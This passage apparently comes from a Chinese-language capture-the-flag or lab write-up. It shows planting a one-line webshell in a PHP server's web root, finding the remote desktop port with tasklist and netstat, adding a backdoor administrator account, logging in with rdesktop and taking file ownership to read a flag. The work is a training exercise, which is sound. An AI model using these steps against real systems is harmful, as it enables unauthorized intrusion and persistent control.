CONTEXT_DOCUMENT_ROOT	C:/phpStudy/WWW
SERVER_ADMIN	admin@phpStudy.net

phpinfo 信息

其中 **DOCUMENT_ROOT** 代表静态文件的根目录，因此我们可以将文件植


入到 C:/phpStudy/WWW 文件夹下

植入一句话木马

使用如下命令实现木马植入

一句话木马植入


可以发现一句话木马已经被成功植入



测试植入木马


3.4 查找开放的远程桌面端口

通过 ***tasklist /svc*** 命令可以得到 **TermService** 服务对应的 pid 为 **2508**



TermService 对应的 pid

接着使用 ***netstat -ano | findstr 2508*** 可以得到该服务打开的端口为 **45565**



对应端口


任务四：向目标机添加新用户并控制目标机

4.1 向目标机添加新用户

添加新用户 lyl 并指定密码为 Qiufeng123(这里似乎对密码的格式有要求，全数字或者小写+数字添加用户会失败)

添加新用户

将该用户加入到本地管理员组中



加入管理员组

4.2 使用 rdesktop 进行远程登录

输入如下命令进行远程登陆

```
❯ rdesktop -a 16 192.168.1.4:45565
```

远程登陆

输入用户和密码

输入用户和密码


远程登陆成功

成功登录

4.3 修改可读权限并查看 2.key 内容


修改可读权限

将用户 lyl 设置成所有者并添加权限



添加权限


可以看到权限添加成功



添加权限成功

读取 2.key

使用记事本打开 2.key 并读取其内容为 **Zenmap**



2.key 内容